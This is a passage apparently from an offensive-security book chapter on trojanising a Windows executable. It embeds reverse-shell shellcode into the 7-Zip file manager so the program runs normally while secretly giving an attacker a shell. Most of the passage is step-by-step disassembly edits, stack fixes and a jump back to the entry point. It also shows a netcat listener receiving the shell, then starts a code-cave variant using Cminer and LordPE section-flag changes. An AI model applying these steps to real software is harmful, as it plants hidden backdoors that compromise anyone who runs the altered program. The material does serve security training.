This needs to be changed to an NOP. It can be done by navigating to the instruction, right-clicking on it, and selecting **Binary | Fill with NOPs**. Ensure that you fill only this one instruction, as depicted in the following screenshot:




```
0047E111   56            push esi                  esi:EntryPoint
0047E112   68 79CC3F86   push 863FCC79
0047E117   FFD5          call ebp
0047E119   89E0          mov eax,esp
0047E11B   4E            dec esi
0047E11C   56            push esi
0047E11D   46            inc esi
0047E11E   FF30          push dword pt
0047E120   68 08871D60   push 601D870
0047E125   FFD5          call ebp
0047E127   BB F0B5A256   mov ebx,56A2
0047E12C   68 A695BD9D   push 9DBD95A
0047E131   FFD5          call ebp
0047E133   3C 06         cmp al,6
```

Figure 4.42 – Nulling out the dec esi instruction of WaitForSingleObject

The next instruction that needs to be replaced with an NOP is the payload's exit function. The general usage of this payload would be to execute and terminate. Since we don't want this payload to terminate the program, but rather hand over to the original flow of the program, we need to fill the exit instruction with an NOP. The instruction here is as follows:

```
call ebp
```


This instruction is the last instruction from the shellcode payload. So, we will replace it with an NOP, as we did in the previous step, as depicted in the following screenshot:



```
0047E120    68 08871D60    push 601D8708
0047E125    FFD5           call ebp
0047E127    BB F0B5A256    mov ebx,56A2B5F0
0047E12C    68 A695BD9D    push 9DBD95A6
0047E131    FFD5           call ebp
0047E133    3C 06          cmp al,6
0047E135    7C 0A          jl 7zfm-5.47E141
0047E137    80FB E0        cmp bl,E0
0047E13A    75 05          jne 7zfm-5.47E141
0047E13C    BB 4713726F    mov ebx,6F721347
0047E141    6A 00          push 0
0047E143    53             push ebx
0047E144    FFD5           call ebp
0047E146    0000           add byte
0047E148    0000           add byte
0047E14A    0000           add byte
0047E14C    0000           add byte
0047E14E    0000           add byte
0047E150    0000           add byte
0047E152    0000           add byte
0047E154    0000           add byte
0047E156    0000           add byte
0047E158    0000           add byte
0047E15A    0000           add byte
0047E15C    0000           add byte
0047E15E    0000           add byte
0047E160    0000           add byte
```

Figure 4.43 – Filling the exit function of the shellcode with NOPs

Now, this `call ebp` instruction has occupied two bytes. You will notice that once you have filled it with NOPs, you now have two NOPs, as can be seen in the following screenshot:




```
0047E131    FFD5           call ebp
0047E133    3C 06          cmp al,6
0047E135    7C 0A          jl 7zfm-5.47E141
0047E137    80FB E0        cmp bl,E0
0047E13A    75 05          jne 7zfm-5.47E141
0047E13C    BB 4713726F    mov ebx,6F721347
0047E141    6A 00          push 0
0047E143    53             push ebx
0047E144    90             nop
0047E145    90             nop
0047E146    0000           add byte ptr ds:[eax],al
0047E148    0000           add byte ptr ds:[eax],al
0047E14A    0000           add byte ptr ds:[eax],al
0047E14C    0000           add byte ptr ds:[eax],al
0047E14E    0000           add byte ptr ds:[eax],al
0047E150    0000           add byte ptr ds:[eax],al
0047E152    0000           add byte ptr ds:[eax],al
0047E154    0000           add byte ptr ds:[eax],al
0047E156    0000           add byte ptr ds:[eax],al
```

Figure 4.44 – Result of the exit function NOPs

Once you have this, you can set a breakpoint on the first nop using the *F2* button. This will enable us to test the shellcode. Once you have the breakpoint set, spawn your netcat listener using the following command:

```
nc -lvp 8080
```


Now, run the program. Once you hit the breakpoint on your netcat listener, you should have a session established. This will confirm that the shellcode works, but we still need to clean up the PE files instructions. When you replaced the `call ebp` instruction, this resulted in two NOPs being added, as per the following screenshot:



```
0047E119   89E0            mov eax,esp
0047E11B   90              nop
0047E11C   56              push esi
0047E11D   46              inc esi
0047E11E   FF30            push dword ptr ds:[eax]
0047E120   68 08871D60     push 601D8708
0047E125   FFD5            call ebp
0047E127   BB F0B5A256     mov ebx,56A2B5F0
0047E12C   68 A695BD9D     push 9DBD95A6
0047E131   FFD5            call ebp
0047E133   3C 06           cmp al,6
0047E135   7C 0A           jl 7zfm-5.47E141
0047E137   80FB E0         cmp bl,E0
0047E13A   75 05           jne 7zfm-5.47E141
0047E13C   BB 4713726F     mov ebx,6F721347
0047E141   6A 00           push 0
0047E143   53              push ebx
0047E144   90              nop
EIP  0047E145   90              nop
```

Figure 4.45 – NOPs added

As we step into the NOPs, we will see that `ESP` changes its value on the second NOP and our stack is messed up. Recall the original `ESP` value (this is the one you have in *Figure 4.34* above) and the one we have now is different, as per the following screenshot:




```
                        Hide FPU
EAX   23F00206
EBX   56A2B5F0
ECX   7682A1C0     kernelbase.7682A1C0
EDX   00000000
EBP   0047E008     7zfm-5.0047E008
ESP   0019FD4C     "ðµ¢V"
ESI   00000001
EDI   00000210     L'Ȑ'

EIP   0047E145     7zfm-5.0047E145
```

Figure 4.46 – The ESP value has changed

Looking at the current `ESP` value, it is `0x019FD4C`, as shown in the preceding screenshot.

By exploring the stack, we see that our original instruction values start from `0x19FF54`, which means we need to jump to that:



```
0019FEFC 00000000
0019FF00 005D2FF0 L"Bluetooth Namespace"
0019FF04 0019FF14
0019FF08 77D43BB7 return to ntdll.77D43BB7 from ntdll.77
0019FF0C 005D2FF0 L"Bluetooth Namespace"
0019FF10 76A90000 ws2_32.76A90000
0019FF14 0019FF3C
0019FF18 7681120E return to kernelbase.7681120E from ???
0019FF1C 0019FF2C
0019FF20 004538D8 7zfm-5.EntryPoint
0019FF24 004538D8 7zfm-5.EntryPoint
0019FF28 0019FF3C
0019FF2C 00000000
0019FF30 00000000
0019FF34 004538D8 7zfm-5.EntryPoint
0019FF38 75C90BD0 kernel32.75C90BD0
0019FF3C 0000E008
0019FF40 00470000 7zfm-5.00470000
0019FF44 0019FF48 "ws2_32"
0019FF48 5F327377
0019FF4C 00003233
0019FF50 00000246
0019FF54 004538D8 7zfm-5.EntryPoint
0019FF58 004538D8 7zfm-5.EntryPoint
0019FF5C 0019FF80
0019FF60 0019FF74 ")úÈu"
```

Figure 4.47 – Start of the ESP address

So, we will calculate the offset using the value immediately before the original instructions, which is `0x19FF50`, using the Windows Calculator, as per the following screenshot:





Figure 4.48 – Calculating the offset

So now that we have determined that our stack grew by 204 bytes, we need to add a pointer to this, as per the following screenshot:



```
0047E11E   FF30          push dword ptr ds:[eax]
0047E120   68 08871D60   push 601D8708
0047E125   FFD5          call ebp
0047E127   BB F0B5A256   mov ebx,56A2B
0047E12C   68 A695BD9D   push 9DBD95A6
0047E131   FFD5          call ebp
0047E133   3C 06         cmp al,6
0047E135   7C 0A         jl 7zfm-5.47E
0047E137   80FB E0       cmp bl,E0
0047E13A   75 05         jne 7zfm-5.47
0047E13C   BB 4713726F   mov ebx,6F721
0047E141   6A 00         push 0
0047E143   53            push ebx
0047E144   90            nop
0047E145   90            nop
0047E146   9D            popfd
0047E147   61            popad
```

Assemble at 0047E144

add esp, 0x204

☐ Keep Size ☐ Fill with NOP's ○ XEDParse ◉ asmjit

OK Cancel

Instruction encoded successfully! 81C404020000


Figure 4.49 – Adding the offset

At the first nop, we will add in the following instruction:

```
add esp, 0x204
```

By adding this instruction, we corrupted the instructions to return to the original flow, so I will re-add those popfd, popad, and jmp instructions, as shown in the following screenshot.

Remember that the final jump instruction points to your original program flows starting instruction that you captured in *Figure 4.34* earlier.




```
0047E13C   BB 4713726F      mov ebx,6F721347
0047E141   6A 00            push 0
0047E143   53               push ebx
0047E144   81C4 04020000    add esp,204
0047E14A   9D               popfd
0047E14B   61               popad
0047E14C   55               push ebp
0047E14D   8BEC             mov ebp,esp
0047E14F   6A FF            push FFFFFFFF
0047E151   E9 8757FDFF      jmp 7zfm-5.4538DD
0047E156   0000             add byte ptr ds:[eax],al
0047E158   0000             add byte ptr ds:[eax],al
```

Figure 4.50 – Adding the original registers back and jumping to the start of the program

Now, if you step through the instructions, you will see the program returns to its original flow. This file can now be patched and saved. This would be the final file that you can use, which has the shellcode embedded into it.

Go ahead and relaunch your netcat listener. Once you have completed that, open the final patched version of the PE file. The file should behave as normal, but in the background, you will have a reverse shell established, as per the following screenshot:



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 8080
listening on [any] 8080 ...
192.168.44.132: inverse host lookup failed: Unknown host
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.132] 55248
Microsoft Windows [Version 10.0.19042.1348]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User\Desktop\Demo>
```

Figure 4.51 – Reverse shell established from the PE file

This brings us to the end of this technique. Keep in mind that this technique is not really stealthy since AV engines could easily detect the change in the code and detect the new section. As we look at further improving the execution of this PE file in a stealthier way, we will explore the discovery of large unused spaces within the file itself, as opposed to adding a new section. To do this, we will explore a technique called code caves.

Code caves

If you have performed reverse engineering before, you may have come across a code cave. When a program redirects its execution to another location and then returns to where it had previously left off, this *other location* is a code cave. It is almost the same as a function call but different.

The necessity for code caves arises from the fact that source code for any given software is rarely available. As a result, to make modifications, we need to physically (or virtually) modify the executable at the assembly level.

Let's consider a visual representation of what a code cave is. The following diagram details the execution flow of a program. The flow of the program commonly works by accessing functions within its assembly code in sequence. So, as per *Figure 4.52*, it accesses functions from X to Y to Z, depicted by *steps 1* and *2*:




Figure 4.52 – Standard program execution flow

By introducing a code cave, you can modify the execution flow so that the execution would jump to another location, execute the code found there, and then jump back to the next execution, as per its original flow. This can be seen in *Figure 4.53*. Here we have the program execution performing additional steps. *Step 1* includes a jump instruction to a code cave, *step 2* redirects back to the original program execution, and finally, *steps 3 and 4* resume the normal execution of the program.




Figure 4.53 – Execution flow redirected to the code cave

These diagrams represent a very high-level description of what a code cave is. Let's go ahead and look at code caves using real-world examples. We will focus on using a **portable execution** (**PE**) file, where we will inject shellcode into it and then spawn a reverse shell.

For this demonstration, we will continue to use the 7zip file manager that you have used in the previous section. However, instead of creating a new section, we will make use of a code cave, and redirect the program's functionality to use the shellcode within the code cave.

To discover code caves, you could do the discovery manually using x32dbg and looking at the available space based on empty instructions. However, that could be a time-consuming process. Fortunately, some tools exist to make this easier and quicker.

The tool that I will be using is called **Cminer**. You can download this tool from `https://github.com/EgeBalci/Cminer`:

1. Installing the tool is really simple. The first thing you will need to do is clone the repo locally on your Kali Linux machine using the following command:

   ```
   git clone https://github.com/EgeBalci/Cminer
   ```

2. Next, you need to run the setup, which can be done by means of the following command:

   ```
   ./Cminer  <file> <MinCaveSize>
   ```

3. Once you have the tool installed, it's time to run it against the 7zip file manager. For simplicity, copy this file to your Kali Linux machine.


   To run the tool against the 7zip PE executable, you will use the following command:

   ```
   ./Cminer 7zfm.exe
   ```

4. This will give you the full list of caves found since we are looking to inject shellcode into this cave. We will look for any cave that is bigger than 700 bytes since we need to ensure that we have enough space to run our shellcode. To do this, we will use the following command:

   ```
   ./Cminer 7zfm.exe 700
   ```

Take note of the output in the following figure, which shows us the code caves found that match our size requirement:




```
https://github.com/EgeBalci/Cminer
[*] Minimum cave size set to 700
[*] Extracting file header data...
/home/kali/Desktop/7zFM.exe
Magic                       010b    (PE32)
[*] Image Base: 00400000
[*] Start Address: 0×004538d8
[*] Parsing file sections...
[>] .rsrc       (0×472000/0×47db28)
[>] .sxdata     (0×471000/0×471004)
[>] .data       (0×470000/0×470200)
[>] .rdata      (0×45c000/0×46f32c)
[>] .text       (0×401000/0×45ba02)
[*] Section parsing complete.
[*] Loading PE file...
[*] File Size: 500736
[*] Starting cave mining process...
[+] New cave detected !
[+] New cave detected !
[*] Mining finished.

[+] 2 Caves found.

[#] Cave 1
[*] Section: .rsrc
[*] Cave Size: 792 byte.
[*] Start Address: 0×47972e
[*] End Address: 0×479a46
[*] File Ofset: 0×75f2e

[#] Cave 2
[*] Section: .rsrc
[*] Cave Size: 841 byte.
[*] Start Address: 0×477857
[*] End Address: 0×477ba0
[*] File Ofset: 0×74057
```

Figure 4.54 – Code caves detected with Cminer

The caves detected exist within the `.rsrc` section of the executable. In the output, we can see `cave size` and `start address`. Since we were looking for any code cave with a minimum size of 700 bytes, these two discovered code caves will work.

Let's make use of the first code cave. Before we can actually use this code cave, we need to check whether the `.rsrc` section is writeable and executable. To do this, you can use LordPE and edit the section flags, as you have done in the previous section. In the following screenshot, you can see the current flags that are set. We need to ensure that we have the **Executable as code**, **Readable**, and **Writable** flags set.


[PE Editor] - c:\users\user\desktop\codecave demo\7zfm.exe

[Section Flags]

Set Flags

- [ ] Shareable in memory
- [✓] Executable as code
- [✓] Readable
- [✓] Writeable
- [ ] Contains extended relocations
- [ ] Discardable as needed
- [ ] Can't be cached
- [ ] Not pageable
- [ ] Contains COMDAT data
- [ ] Contains comments or other infos
- [ ] Won't become part of the image
- [ ] Contains executable code
- [✓] Contains initialized data
- [ ] Contains uninitialized data
- [ ] Shouldn't be padded to next boundary


Alignment: default Bytes

Current Value: E0000040

Figure 4.55 – Ensuring the correct flags are set

Now that we have the correct flags set, we can work on embedding our shellcode into the code cave.

As we will be redirecting the functionality of the program, and making use of a jump to the code cave, we need to find a reference point. To simplify this, we will focus on the URL component, which is found under the help section of the program, as per the following screenshot:


C:\$Recycle.Bin\
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
C:\$Recycle.Bin\
Name Size Modified Created
S-1-5-18 2021-12-17 11:45 2021-12-17 11:45
S-1-5-21-382521 2021-12-04 22:34
About 7-Zip
7ZIP
www.7-zip.org
OK

7-Zip 17.01 beta (x86)

2017-08-28

Copyright (c) 1999-2017 Igor Pavlov

7-Zip is free software


Figure 4.56 – Reference point to jump to the shellcode

Note

In a real-world scenario, you would look at a specific function of the program. For example, you may find the actual instruction that relates to opening an archive, or extracting an archive, and so forth. These processes require skill in the disassembly of programs. This is not in the scope of this book.

